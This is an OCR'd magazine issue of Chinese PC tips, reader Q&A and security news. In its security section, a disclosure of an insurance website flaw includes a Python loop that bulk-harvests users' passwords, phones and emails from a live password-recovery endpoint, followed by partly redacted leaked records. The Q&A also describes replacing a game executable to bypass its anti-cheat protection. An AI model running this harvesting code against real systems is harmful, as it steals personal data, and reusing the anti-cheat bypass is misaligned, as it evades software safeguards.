
让你的窗口“穿墙” 操作更方便

@小猴子

很多使用PC或者笔记本的朋友会同时打开多个窗口,如果窗口比较多,切换起来会比较麻烦,有时候寻找一个窗口需要花费半天的时间。怎么办呢?不妨试试Peek Through这款软件,它可以让窗口变得透明,并且让窗口具有“穿墙”的功能,透过当前窗口,直接对其他窗口进行操作。

首先要将Peek Through下载到PC或笔记本中,然后解压到任意目录后就可以使用。运行Peek Through后,会自动最小化到任务栏中。可以点击图标来进行简单设置,先设置一下快捷键,默认是Win+A,用户可以根据自己的喜好进行调整。

另外要设置窗口的透明度,默认状态下透明度为60%,可以设置为0%~100%。如果想要窗口有“穿墙”功能,在Options中勾选“Allow click through of transparent Windows”,这样就可以透过当前窗口来进行操作(如图)。




都设置完毕后,点击Activate按钮保存设置。回到Windows桌面,按下设定好的快捷键,PC或笔记本上打开的程序窗口就会瞬间变得透明。同时Peek Through允许用户直接“穿透”当前窗口,去操作处于当前窗口后面的其他软件,而不需要用鼠标切换。在你操作完毕后,再按下快捷键,最前面的窗口即会恢复到最初的不透明状态。如我们正在浏览网站,这时候有朋友通过QQ跟自己说话,可以将当前的浏览器变得透明,然后直接透过浏览器跟QQ好友聊天。

以后用户桌面上的窗口再多也不怕了,利用Peek Through就可以对当前窗口进行“穿透”,让你的工作效率大幅度提高,达到事半功倍的效果。

微技巧

手机拍照,畸形怎么办



有个文件啥的,用手机随手拍个照,这就存储起来,方便以后查看和打印。不过拍照可是技术活,让手机摄像头和文件相对平行摆放吧,手机容易遮挡光线,用闪光灯又容易反光。而斜着拍又容易出现畸变,难道要拍好再传到电脑上用Photoshop处理?不用,其实只要安装一个扫描全能王应用就可以了,在拍照后,该应用就能识别出文件的边界和畸变,并选定边界,此时,使用者可根据实际畸变情况进行手动调整,在选定后再点击确认,应用就可以自动进行畸变校正,这下图像清楚了吧(如图),当然,还有锐化、增强等选项以凸显文字,提高文件阅读性,当然进行打印的话,质量也会提高不少。

用好Windows 10内置的录屏工具

很多时候,我们需要将屏幕操作录制下来,或者是作为游戏得分亮相,或者是作为教程演示,或者是上传到网站,这方面的第三方软件很多,例如著名的Camtasia。其实,如果你已经用上Windows 10的话,直接就可以使用内置的录屏工具:按下“Windows+G”组合键,在弹出的画面中勾选“是的,这是一个游戏”复选框,随后会弹出激活Windows 10的内置的“游戏栏”,点击工具栏左侧的第2个按钮即可启动录屏进程。不过,如果你的显卡“级别”太低的话,要求显卡必须是Radeon HD 7000或GeForce 600或更高型号,那么该按钮是呈灰色而无法使用的。

值得说明的是,虽然这只是一个专门为游戏玩家设计的工具栏,用来记录游戏中的高分,或者录制技能教程,不过你可以用于任意的场合。

快速查看文件夹体积

很多时候,我们希望了解某些文件夹的体积,如果使用的是Windows 7或Windows 8,可以打开“文件夹选项”对话框,切换到“查看”选项,勾选“鼠标指向文件夹和桌面项时显示提示信息”复选框,确认后即可生效,以后鼠标指向某一文件夹,即可显示文件夹大小等信息。

但这一方法只能显示单个文件夹的体积,并不能实现批量显示。此时可以安装开源的Folder Size,打开浏览器,访问http://foldersize.sourceforge.net/,按照提示下载32位或64位版本,无需任何设置,即可在桌面上显示指定路径下各个文件夹的大小,是不是很方便?如果不希望随机启动,可以右击托盘区的程序图标,取消“Start on windows startup”。当然,你也可以借助著名的TC(Total Commander)实现上述要求,按住“Shift+Alt+Enter”组合键即可显示各个文件夹的体积。

董师傅的小技巧 每天，董师傅的小技巧微博都收到不少技巧投稿，董师傅挑选出最精彩的予以刊登。欢迎大家踊跃投稿，直接私信或转发董师傅的小技巧微博即可，微博地址:http://weibo.com/cdx1983。

文秘

修改标尺 以厘米显示

@西域龙象

在Word中，窗口默认标尺为2、4、6……38，它们是字符单位，在“宋体”“五号字”的格式下，每行可输入约38个中文字符。不过在制表、制图时不能准确定位，可以临时将标尺的单位设置为厘米。方法如下：在“工具”菜单中，打开“选项”对话框，点击“常规”标签，在“度量单位”选择框中有一个勾选的“使用字符单位”，取消勾选并点击“确定”即可。

董师傅点评:临时设置后，标尺上的2、4、6……38变成了以厘米为单位的1、2、3……14等数字。

财务

将自定义的虚值变实值

@海滨麻雀

在Excel中将人民币小写金额转换成大写金额，是财会人员经常要干的，一般是选中小写金额数字所在单元格，再右击并选择“设置单元格格式”命令，在“自定义→类型”中完成。不过，这种方法有一个缺陷，那就是单元格实际数值仍为小写只不过显示为大写，在将Excel表格导入财会软件时，由于不能导入自定义格式，导致人民币小写又出现了。怎么办呢？在导入之前，选中显示大写的单元格，按组合键“Ctrl+C”复制，再粘贴一下就可以了。

董师傅点评: Excel表格导入财会软件时是不能带自定义格式的，这个是很多人经常犯的错误。

员工基金每月自动扣款

@童牛悦马

BOSS推了一个员工持股计划，想设立一个员工基金，每个员工每月自动扣一部分钱上交员工基金，然后通过员工基金购买本公司的股票（本公司已上市），让笔者做一个方案。笔者的方案也可以用来计算年终奖等需要用到超率累进计算的场景。

在Excel“税后工资收入”列（E列）、E3单元格输入公式“=IF（C3<=3000，"0.25"，IF（AND（C3>3000，C3<=6000），"0.5"，IF（AND（C3>6000，C3<=8000），"1"，IF（AND（C3>8000，C3<=15000），"1.25"，IF（15000<C3，"1.5"）））））。”

公式的意思是，每月税后工资收入在3000元（含3000元）以下者，交纳月工资收入的0.25%；3000元以上至6000元（含6000元）者，交纳0.5%；6000元以上至8000元（含8000元）者，交纳1%；8000元以上至15000元（含15000元）者，交纳1.25%；15000元以上（税后）者，交纳1.5%。

董师傅点评:上述公式执行后会立即计算出第1个员工应扣的钱，然后向下拖曳右下角的填充柄，很快就可以获得所有数据。

教师

定制拼音表格 暑假学习别落下

@执迷永不悟

暑假到了，许多学前班和一、二年级的小朋友需要在家做一些老师布置的拼音练习，家长可以定制一张拼音表格，用来检查孩子的掌握情况。这里以一张A4纸张并假设所制作的拼音表格为11×10（11行包括拼音和汉字）为例，介绍用Word定制拼音表格的方法。

首先，单击菜单栏中的“表格”命令，选择“插入”下的“表格”选项，在“插入表格”对话框的“行数”和“列数”中分别输入4和10，创建一个4行10列的表格。接着，选中表格前三行，单击“表格”菜单，选择“表格属性”命令，在弹出的“表格属性”对话框中，点击“行”选项卡中的“指定高度”，将它选定，再点击“行高值是”右侧的下拉菜单，选择“固定值”项，在上面“指定高度”框内输入0.3厘米。

然后，选定表格第四行，单击“表格”菜单，点开“表格属性”选项，在“指定高度”中填入1.3厘米，在“格式工具栏”的“字号”中选择相应的5号，并点击“居中”按钮。最后，再次选定表格第四行，单击鼠标右键，选择“单元格对齐方式”下的“中部居中”命令。依照同样的方法，可以做出多个小表格，最后输入要标注拼音的汉字，打印出来即可。

董师傅点评:欢迎加入组织“看电脑报的教师们”，QQ群号:97494298，也欢迎各位老师给我们踊跃投稿！

发烧友

无线信号串扰导致网络不稳

@玉尊粉布雁

笔者的一位朋友的公司新添置了一批笔记本电脑，也顺带购买了四个无线路由器，所有PC和笔记本电脑都通过无线路由器上网。网络升级后，就出现笔记本上网不稳定的故障，距离无线路由器同样的距离，有的笔记本可以上网有的却不能上网，重启了无线路由器不管用，再通知大厦的网管，重启了公司所在的楼层的交换机，问题依旧。

朋友电话求助笔者，首先排除了交换机的嫌疑，要么是无线路由器的问题，要么是笔记本电脑的问题。接着，笔记本电脑在其他网络可以正常使用，说明笔记本电脑没有问题，那问题就出在无线路由器上了。

新买的出现硬件故障的几率太小，最大的嫌疑是设置问题。通过详细了解，笔者知道了四个无线路由器单独使用没有任何问题，那说明是它们之间出现冲突了，造成无线网络不稳定。经过笔者提醒，朋友发现四个无线路由器无线网络SSID号以及发射频段都是默认的出厂设置——一般无线路由器会提供给用户13个不同的频段，用户可以任选一个，如果多个无线网络使用相同的SSID号和相同的频段，在信号强度差不多的情况下就会产生冲突，解决方法就是修改SSID号和频段。

董师傅点评:一些小公司没有专门的网管，买来无线路由器直接就用，就可能出现这种问题，有相同遭遇的可以参考借鉴。

互动话题

Windows 10寿命只有10年

Windows 10还没正式发布，它的退休日期就公布了。Windows官网的系统服务生命周期页面上更新了关于Windows10系统的退休信息——结束时间为2020年10月13日，扩展支持服务（继续发布安全补丁）结束时间为2025年10月14日，总共为期十年。所谓的退休就像现在的Windows XP一样，尽管微软已经放弃安全更新，但依然有数以亿计的PC在运行该系统，且国产安全软件也会提供后续保护。

@爱尔兰_雪: Linux就没这样的后顾之忧，长期支持版的内核比Windows的支持期限长得多，基本上只管用就行，不用担心哪天会得不到安全更新。

@白头海雕:楼上的扯淡！Linux版本支持的时间更短好吧？Ubuntu长时间支持版是3年，其他的是18个月。哪个Linux发行版本也没有Windows发行版支持的时间长。你跟我说说哪个Linux版本的支持时间超过10年的？

@小米粒控:10年的使用期也够了，想想手机，一年一换，两年一换，三年一换已经是绝大多数了。

APP可以测试体脂率？

肥胖已经成为了现代人的一大心病，过高的体脂率（体脂率是指人体内脂肪重量在人体总体重中所占的比例，它反映人体内脂肪含量的多少，超过30%算是肥胖，不仅外表看起来臃肿，也容易患各种疾病）会引发很多毛病，健身房都是用专门的设备测试体脂率，可有人推荐可以测试体脂率的APP。有用过的吗？靠谱吗？测试准确吗？

@完颜吖骨打:没用过，不过我个人很期待人体植入芯片监测身体状况，希望未来能实现。

@OdieMercury:这就是体重指数BMI的计算器嘛。所谓BMI值，指的是一个结合身高以及体重得出的数据，只要输入性别、年龄、身高和体重，经过公式计算后就能得出。BMI值的高低可以判断是否过瘦或过重，APP给出了BMI值的参考范围，用户很容易就能知道自己要不要减肥。不过，BMI值本身公式就很简单，作用也比较有限，比如说BMI值无法区分肌肉发达和肥肉发达，所以这个APP的测试只有参考价值。科学的做法是BIA测量法，测量时由电极片发出极微小电流经过身体，若脂肪比率高，则所测得的生物电阻较大，反之亦然。

@ Little、bottle:这个需要APP？以下公式就可以解决：体脂率=1.2×(体重÷(身高×身高))+0.23×年龄−5.4−10.8×性别(男为1，女为0)，这个方法只是一个简单方法，不靠谱的，还是健身房的测试准确。

紫光要做移动操作系统

紫光拼音输入法不知道大家还记得不，有一阵子特别火，就是这家紫光准备做移动操作系统，据说该系统是基于HTML5标准的，你看好吗？

@爆SEED:这就是Firefox OS吧，在中国披的马甲？

@别侮辱了这江南:一窝蜂做浏览器，一窝蜂做输入法，一窝蜂做手机ROM……都是人家玩儿剩下的！

@旺仔诺诺:现在新出的各种移动操作系统都是比拼界面，核心代码顶多优化一下，没有意思！

互动专区

悬赏榜

@hui:可否利用公式让日报表数据自动填充到月报表对应位置中？

@源代码D:这个要用到宏代码，说白了就是导入特定数据到指定位置嘛。

现金奖励:50元！

悬赏任务:如何突出显示一组数据中最大的3个数？

如果你知道答案，在新浪微博中@董师傅的小技巧，我们将从回答正确的读者朋友中抽取一名幸运者给予现金奖励！

请关注董师傅微博

WD Elements
WD

电脑报 聚实惠 读者服务平台

正品保障，编辑精选，全场包邮

为读者严格把关，产品均经过精挑细选，品质高于市场平均水平，价格却更实惠！

扫码直接购买西数硬盘

BIG SALE

西部数据新E元素移动硬盘

送防震包、延长线

¥409元（1TB）

高速USB3.0接口

比上代产品更轻更薄

保证正品三年保修

随盘赠送视频资源


淘宝店地址 cpcwi.taobao.com 服务热线 023-63658888-16666

安全预警 每天都有新的安全威胁产生，每天都有电脑遭受攻击，每天我们都收到很多安全求助信。我们将从这些求助信息中挑选出具有代表性的进行深入的分析和讨论，给出具有通用性质的解决方案。微博求助：http://weibo.com/cdx1983。

无过滤无加密设计

敲入用户名 隐私自动来

近日，乌云网公开了某人寿网站的一个漏洞，只要输入一个用户名，该用户的用户名、密码、邮箱、电话信息就自动出现在网页的源代码中——不需要什么暴力破解，也不需要什么撞库，就可以获得个人隐私，可以登录用户的账号，看到用户的个人隐私，例如姓名、保单金额等。这么“智能”的网页是怎么设计的？



密码找回

用户名/手机号: admin

下一步

温馨提示:

若您忘记密码，可使用用户名或手机号找回密码。

在“密码找回“页面点击“下一步”自动在隐藏表单中显示个人隐私

读者互动


@小艾金香：漏洞怎么会被官方忽略了，这种漏洞可以进一步利用来入侵内网的，属于高危漏洞。

@蓝衫公子：这个太“智能”了，不过要查看网页源代码，一般人根本想不到。

专家点评

白帽子wps2015：问题出在网站找回密码处http://eservice.95549.cn/eservice/login.action？action=initGetPwd，这块系统存在设计不当的问题，输入用户名，在源代码中就可以看到用户名、密码、手机号和邮箱。只要输入特定代码，就可以批量获取这些数据。核心代码如下：

```
_url=´http://trade.95549.cn/eservice/login.action? action=getPwd´
file_1=open(´username.txt´,´r´)
for i in file_1.readlines():
i=i.replace(´\n´,´´)
data = {´redirectURL´:´´, ´name´:´´+i+´´}
#print data
page=getPage(_url,data)
get_info(page)
```



```
74340 ,admin ,138[redacted]888 ,test[redacted].com
25143 ,ceshi ,135[redacted]969 ,111[redacted]om
98636 ,ceshi123 ,[redacted]341234 ,c[redacted]125.com
24683 ,test ,1376[redacted]452 ,guzy[redacted]ualife.com.cn
58876 ,test1 , ,a[redacted]m[redacted]
25180 ,test123 ,1[redacted]632563 ,t[redacted]uohua.com
382391 ,3 ,1234567[redacted] ,cacacac[redacted]cacacaca.caca
59678 ,4 ,1536747[redacted] ,123456@q[redacted]
30047 ,11111111 ,[redacted]123964 ,1[redacted].com
3804 ,ada ,1398945[redacted] ,4620720[redacted].com
```

个人隐私一抓一把

浑水摸鱼 病毒偷入“试衣间”

日前，优衣库试衣间视频引起网络轰动，除了较早的一批人，很多没赶上热闹的网友纷纷“求资源”，于是以“优衣库+试衣间”为关键词的搜索量暴增，而病毒也没有闲着，在PC平台和移动平台打着优衣库试衣间视频的旗帜忽悠人观看。一些用户发现手机上观看视频后，手机出现短信无法接收、话费莫名消耗等问题。

读者互动

@香草菡萏：我也算中招了，还好捆绑的是广告软件，不是病毒，但也够恶心的了。举报“WTV电视直播”、“激情影院”、“咪咪快播”等视频APP捆绑了恶意广告插件，强行推送弹窗广告，并私自下载推广软件，严重影响手机正常使用，并大量消耗手机流量。


@Twuenjuan：这些带毒的视频主要是通过网盘、论坛等方式传播，当然无法保证电脑、手机的安全性。

专家点评

白帽子 苗得雨：以往出现类似热点事件后，都会有大批恶意程序出现，木马作者结合热点，将木马伪装成“优衣库激情视频”等类似名称（根据热点事件修改名称），诱导手机用户下载安装，点击激活后即在后台运行，拦截用户新到短信，并将短信内容发送至指定号码，造成中招用户话费莫名消耗以及隐私泄露。

随着人们对网络消费的依赖，网站注册或消费时会采用密码验证+短信验证结合的“双因子认证”方法。中招手机用户如果在新到短信被拦截的情况下进行付款，一方面无法正常查收验证码短信，另一方面将有可能给自己的账户资金安全带来极大风险。

解决此类病毒可以用各种安全软件，例如360手机卫士、卡巴斯基安全部队等。



带毒的视频

黑客动态 **搬个小板凳，来看看一周之内黑客都干了哪些大事！**

入侵医院盗取450万份医疗记录

近日，美国加利福尼亚的一家医院发现其网络系统在2014年9月就遭黑客入侵，黑客潜伏多月，盗取450万份医疗记录，这些医疗记录包括病人姓名、地址、生日、社保卡号、药物清单和体检结果等。

点评：针对医院的入侵每个月都会发生一两次，为何黑客们会对医院如此感兴趣呢？一份完整的医保信息在2013年的黑市可以卖到20美元，这个价格是一份美国信用卡号码+安全代码的10倍至20倍。

比特币云采矿平台被攻破

近日，黑客入侵了比特币云挖掘平台Cloudminr.io，该平台存储了大量的比特币，虽然比特币的价格没有之前的高，但也是一笔不小的财富。除觊觎比特币外，黑客还公布了1000个用户数据，而总共被黑客盗走的用户数据近8万个。

点评：这次盗取的全部用户数据在网上出售，仅售1比特币，看来恶作剧的成分更大，但这些数据造成的后果不轻，例如可以用来进行网络钓鱼。

漏洞联播

Win32k.sys权限提升漏洞

漏洞来源：FreeBuf.COM

漏洞发布人：Hacking Team

漏洞关键词：权限提升

技术解读：黑客公司Hacking Team被黑的事件还在不断地发酵中，最近又发现了一个针对Windows内核驱动Win32k.sys的绕过漏洞。在Windows8.1以上的系统中，微软增强了针对KALSR的缓和能力，对于低完整性级别及以下的程序，禁止获得系统内核模块的地址信息，来缓和内核漏洞针对IE沙盒等安全机制的攻击。而利用这个漏洞黑客就可以绕过安全机制的保护功能，从而结合其他的安全漏洞对系统进行破坏操作。

Java 0day高危漏洞

漏洞来源：thehackernews

漏洞发布人：趋势科技

漏洞关键词：远程攻击

技术解读：很多跨平台的软件程序，都是通过Java来编写的，而要运行这些Java程序，用户就必须安装Java的框架。而黑客会向用户发送一封含有Java 0day漏洞链接的邮件，一旦用户打开了链接，漏洞利用代码就会释放一个最基本的木马程序TROJ_DROPPR.CXC。该程序进而会在“/login user”文件夹中释放一个名为TSPY_FAKEMS.C的payload，之后恶意程序会在Java默认设置的情况下执行恶意代码从而破坏电脑系统。

Flash Player 任意代码执行漏洞

漏洞来源：启明星辰

漏洞发布人：Natalie Silvanovich

漏洞关键词：任意执行

技术解读：Flash Player任意代码执行漏洞，就是黑客构建一个含有恶意代码的网页，诱导用户进行打开和访问。一旦网页里面的恶意代码激活漏洞，其他的恶意代码就会不加以过滤地进行运行，轻则引起浏览器的崩溃，重则可以对磁盘进行格式化等破坏操作。

WordPress插件任意文件下载漏洞

漏洞来源：恒安嘉新

漏洞发布人：Larry W. Cashdollar

漏洞关键词：文件下载

技术解读：WordPress是一套使用PHP语言开发的博客平台，它允许用户根据需要来安装相应的功能插件。而最近Swim Team插件中被发现存在任意文件下载漏洞，该漏洞源于该插件未能充分过滤用户提交的输入命令。这样黑客就可以精心设计一些破坏命令，然后利用该漏洞在Web服务器进程上下载任意文件。这样不但可能会造成网站内容和数据库的大量泄露，最终还可能造成个人以及公司不必要的经济损失。

在玩机过程中，遇到任何问题都可以向董师傅咨询，欢迎来疲劳轰炸董师傅吧！咨询邮箱：pcw_play@vip.sina.com。电脑报交流群：63357672，暗号：陈邓新。

各位读者在玩机、用机、选机、购机中，如果有更多的疑问需要及时解答的，或者有经验想和大家分享，可以关注新浪微博 @ 机智猫官微（http://weibo.com/itimesad），我们将在这个微博上与你展开互动，及时解答你的疑惑，分享你的经验，让你畅玩机海！

升级的烦恼

免费升级Win10的途径

986 小一：大家都说 Win10 系统会有革命性的改进，一直在等正式版发布，据说就在这几天。目前我用的是 Windows 7，想知道怎么升级最简单？

答：此前微软已经宣布，Windows 7以上的系统用户可通过《腾讯电脑管家》《360 安全卫士》《金山毒霸》免费升级至 Windows 10。根据厂商披露，会有升级助手这个工具，对于硬件进行评估，看是否符合升级要求，之后等待升级提醒就可以了（7 月 29 日前后）。当然，如果你安装的是盗版 Windows7/Windows 8.1 系统，也是可以升级到正版的 Windows 10，但会有 30 天 ~ 90 天的试用期限，用户需要在试用期内输入正版 key 才能永久使用。当然，你懂怎么免费激活也能免费永久使用。

将IE收藏夹导入到Edge浏览器

王徒思瑞：尝鲜控一枚，装了微软最新的 Edge 浏览器，很纯粹，蛮符合我的口味，现在有个麻烦，如何把 IE 上的收藏夹导入到新的浏览器里？

答：点击 Edge 浏览器右上角三点状的“更多操作”按钮，在弹出的菜单中选择“设置”。打开“设置”界面里的“导入其他浏览器中的收藏夹”链接，在新界面里勾选要导入收藏夹或书签的浏览器，点击“导入”按钮即可。如果导入不成功，最大可能是你之前修改了 IE 收藏夹的地址，就算改回默认的也不行，唯一的办法是重新安装系统，折腾的动静有点大了。

Win10下不能玩LOL怎么办

幼象：重装系统，肠子都悔青了，在 Windows10 系统下，根本没有办法玩 LOL，论坛说是兼容性不佳导致的，难道要我装回 Windows7 系统？

答：新系统总是会有这样那样的兼容性问题，董师傅也做了测试，登录客户端自带 TP 是无法运行的，但如果用 TGP 官方助手绕过它到游戏大厅，把“C:/Program Files/ 腾讯游戏 / 英雄联盟 /Game”中的游戏主程序“League of Legends.exe”替换为不含 TP 的文件，就不会蓝屏了。你可以试试，实在不行，那只能华山一条路——装双系统。

移动互联

像iPhone一样拥有来电闪光

Mini 月半子：作为 Android 手机用户，羡慕 iPhone 手机的来电闪光灯功能，开会的时候尤其方便，有什么软件可以变相实现呢？不想 Root。

答：你可以去各大应用市场下载一款叫“来电闪光灯”的应用。需要先在设置里的“辅助功能”中激活服务权限。进入软件后，可以设定闪动模式以及频率，建议打开“亮屏不闪”并手动设定休眠时间，起到省电和免打扰睡眠的作用。还可将微信、QQ 等软件勾选，当它们收到推送消息时闪光灯也会工作。唯一要注意的是，千万别被一些安全软件列入黑名单或者自动关闭。

自定义Android手机设备名

巴布森：处女座一个，为了防止被蹭网，经常会查看路由器的 DHCP 列表。为什么 iPhone 手机允许用户自定义主机名，很人性化，而我的 Android 手机却不能，显示的一组字母和数字组合，怎么看都别扭，而且不容易辨别蹭网的。

答：如果你的手机已经获得 Root 权限，那教你一招：用 RE 文件管理器，找到 System 目录下的 build.prop 文件，长按选择“使用文件编辑器”打开，手动添加一段代码“net.hostname= 设备名”，这个设备名不可以是中文，也不能有空格，千万不要修改其他代码，否则“变砖”不负责。完成后保存，退出 RE 文件管理器，重启手机就可大功告成。

激活Win8.1内建的滑动关机功能

張老叁：以前用过 Windows Phone 的手机，关机时只要长按电源键，就会出现一个下拉滑动的关机画面，听说在 Windows 8.1 系统上也能实现，为什么我的双系统平板不行？

答：Windows 8.1 系统的确可以实现滑动关机，但微软把它隐藏了起来，需要用户自己激活。你在 C 盘下，用“查找”功能搜索名为 SlideToShutDown 的文件，如果出现多个结果，请选中路径在 C:\Windows\System32 里的那一个，点击鼠标右键，创建快捷方式。以后当你要关闭平板时，只要执行它就可以滑动关机了。

办公

解决Word中不能复制粘贴的问题

ALEXYSY：MathType 是目前公认最好用的数学公式编辑器，但是在 Word 的工具栏中加载 MathType，会出现冲突，导致复制粘贴功能都无法使用，有办法解决吗？

答：你需要在 MathType 的安装目录下找到 MathPage.wll（在 MathPage 文件夹中）和 MathType Commands 6 For Word.dotm（在 Office Support 文件夹中）两个文件。在确保 Word 关闭的情况下，复制 MathType Commands 6 For Word.dotm 到 C:\Program Files (x86)\Microsoft Office\Office12\STARTUP 中（可以根据自己的安装目录来调整）。接着将 MathPage.wll 复制到 C:\Users\ 用户名 \AppData\Roaming\Microsoft\Word\STARTUP 中，这样复制粘贴功能就恢复正常了。

多人在线讨论白板

阿尔卑斯的小圈圈：之前《电脑报》推荐的在线文档讨论工具“石墨”非常好用。想请问，有没有针对设计师的，讨论设计稿的类似在线工具？

答：这是要董师傅把压箱底的东西拿出来呀。有一个网站叫“白板”（https://bearyboard.com）就是你要找的，适合不在一起办公的设计团队，以及甲乙双方远程讨论，可以上传多张图片，在任意位置标记进行点评。

从PDF中提取照片

迷糊胖：最近在做 PPT，从网上下了不少 PDF 作参考，文本简单地复制粘贴就搞定了，遇到图片，除了截屏，然后用软件裁剪，还有别的办法导出来吗？

答：单纯从 PDF 文件中提取照片，其实很简单，用浏览器打开网站 http://smallPDF.com，先在右下角将菜单设置成“中文”，然后点击网页中的“PDF 转 JPG”按钮，接着把要提取的 PDF 文件直接拖到中间虚线方框中，网页会询问是“提取单一图片”还是“转换所有页面”？选择第一项后，云端服务器会上传 PDF 并悄悄完成图片的提取，最后将显示提取出的图片，可以选择性下载，也可以打包全部下载。

在Word里为文字标注拼音

268903278：想打印一些短篇童话故事给放暑假的儿子读。他刚上二年级，很多字不认识，请问在 Word 里怎么给文字标注拼音，自动的，不是手敲的啊。

答：先制作好 Word 文档，选中要标注拼音的文字，单击菜单栏里面的“拼音指南”按钮。这时会弹出一个对话框，单击对齐方式后的倒三角形按钮，在下拉选项里单击“居中”，再设置好字体，点“确定”就可以了。如果觉得拼音太小，看不清楚，还可以选中所有文字，先“剪切”，再“粘贴”，之后会弹出形似文件夹的按钮，下拉选项，单击“仅保留文本”，就会发现拼音都跑到文字旁边了，够大够清晰。

音视频

从视频里直接提取音轨

Crazy_Flash：看了上期的问答，里面提到从优酷里的视频提取音轨，想请问，如果是下载在电脑上的电影文件，如何提取音轨呢？

答：如果你的视频是 MP4 或者 AVI 格式，建议下载应用 Muvid Converter，导入需要转换的视频文件，在格式中选择“MP3”，质量选择“最佳”，然后点击“Convert”，这样在视频文件保存目录下会自动生成一个同名的.MP3音频文件。如果是一些比较奇怪的视频格式，还是老老实实用《格式工厂》来转换，操作稍微复杂一些。

Apple Watch独立播放音乐

Jasmine：买了个 Apple Watch，有点不太会玩。如果不想带着手机去跑步，能不能把歌传到 Apple Watch 里让它独立使用？

答：操作略微复杂了一点。首先打开 iPhone 上内建的音乐 APP，选择“播放列表”中的“建立播放列表”，建议取名为“Apple Watch”，好辨认，接着按下方“+ 加入歌曲”，就开始选歌了，搞定后点右上角的“完成”。下面是同步环节，进入 iPhone 上的“Apple Watch”APP，选择“音乐”，点击“同步的播放列表”，勾选刚刚自编的“Apple Watch”，等待同步完成，这个时间会比较长，所以别装太多的歌在手表里。要提醒的是，Apple Watch 没有耳机孔，只能连接蓝牙耳机。去“音乐”里大力按下，会跳出“来源”选项，选中就能看到刚上传的播放列表。

禁止小米盒子自动升级

看饮水机的：家里用的是小米老款盒子，每次开机都会强行进行升级，最关键的是系统越来越卡，有办法禁止吗？

答：有两套方案：在获得 Root 权限的情况下，可以安装《钛备份》或《百度手机卫士》这两款软件中的一款，使用冻结程序的功能，将 update.apk 文件冻结，这样就升级程序无法对它进行替换；还有一个方案不需要获得 Root 权限，进入盒子的网络设置，在无线网络下，找到 DNS 功能后，关闭自动配置功能，输入 182.92.190.89 后提交，接着重启盒子即可。同样的方法也可以用于天猫魔盒、创维盒子等。

微信扫一扫
一起玩摄影

运动也 4K

索尼 X1000V
运动摄像机体验测试

SONY
4K
SONY
SONY

说到运动摄像机，GoPro算是开创者，也是品质极为优秀的代表性产品，但这并不代表它是唯一的好选择，在拍摄体验与性能表现上它也会遭遇到强有力的竞争对手，今天我们测试的这款索尼X1000V就是一款同样支持4K视频拍摄的运动摄像机，从价格来看它就是直接与GoPro 4 Black正面对抗的产品，那究竟它有何德何能，是否又是另一个索尼“黑科技”呢？

100Mbps 4K画质出色，电子防抖与监控手表实用性强

X1000V 支持索尼 XAVC S 格式 4K 视频，最大的优势就是具备 100Mbps 级码率，而且还是 30fps 帧速，这也就给后期留下了较为充裕的调整空间，而且画质也可以得到最大程度的保证，从我们的实拍体验来看，虽然载具套件的稳定性和兼容性还需加强，但实用性依然达到较高水准，画面清晰流畅，搭配 64GB Micro SD 存储卡可拍摄 2 小时 15 分钟左右，但该机的 4K 连续拍摄时间仅为 1 个半小时左右，不算特别出色，当然这一点在 GoPro 身上也是相同的。与 GoPro 相比，X1000V 因为镜头设计在侧边，流线性更好，再加上采用了新技术的搭载，所以骑行拍摄时 X1000V 的风噪也低了不少，这也算是其形态设计的一个小优势吧。

除了画质出色之外，相对于竞争对手产品而言，X1000V 的实时监控手表同样可以大幅提升使用便利性，比如想要看看摄像机的取景角度是否正确时，如果使用 GoPro 就必须停下来，从包包里拿出手机、打开 APP 进行连接后再观看，而使用 X1000V 骑行时无须停车，直接轻按按钮抬手就能瞄到取景情况，非常方便。该机的另一个优点就是电子防抖，熟悉相机技术的读者朋友可能会对此嗤之以鼻，但实际上对于运动摄像机而言，复杂的光学防抖不仅意味着耐用性的下降，而且体型也会相应增大，所以选择电子防抖并无过错，不过在开启该功能时因为需要裁切画面进行补偿，所以只能拍摄全高清分辨率视频，但从实际体验来看它的确能大幅降低骑行时因路面颠簸造成的抖动影响，在部分情况下也是很受用的。

170°超广角，静态照片拍摄也不逊色

X1000V 的镜头采用蔡司 Tessar 结构，小巧而不失高性能，F/2.8 的光圈在单反级机型看来或许偏小，但对运动摄像机而言是完全足够了，在关闭电子防抖功能后，因为无须再通过画面裁切来作为防抖补偿，因此镜头视野从 120°暴涨至 170°，因此也有部分用户可选择它来用作车辆临时行车记录仪，之所以说临时还是因为它的主要功能不在于此，但又说它可用作行车记录，是因为除了常规的放置于前挡风玻璃下方之外，还能通过套件挂载于车身外部，实现非常独特的拍摄视角，在自驾游出行时不妨一试。

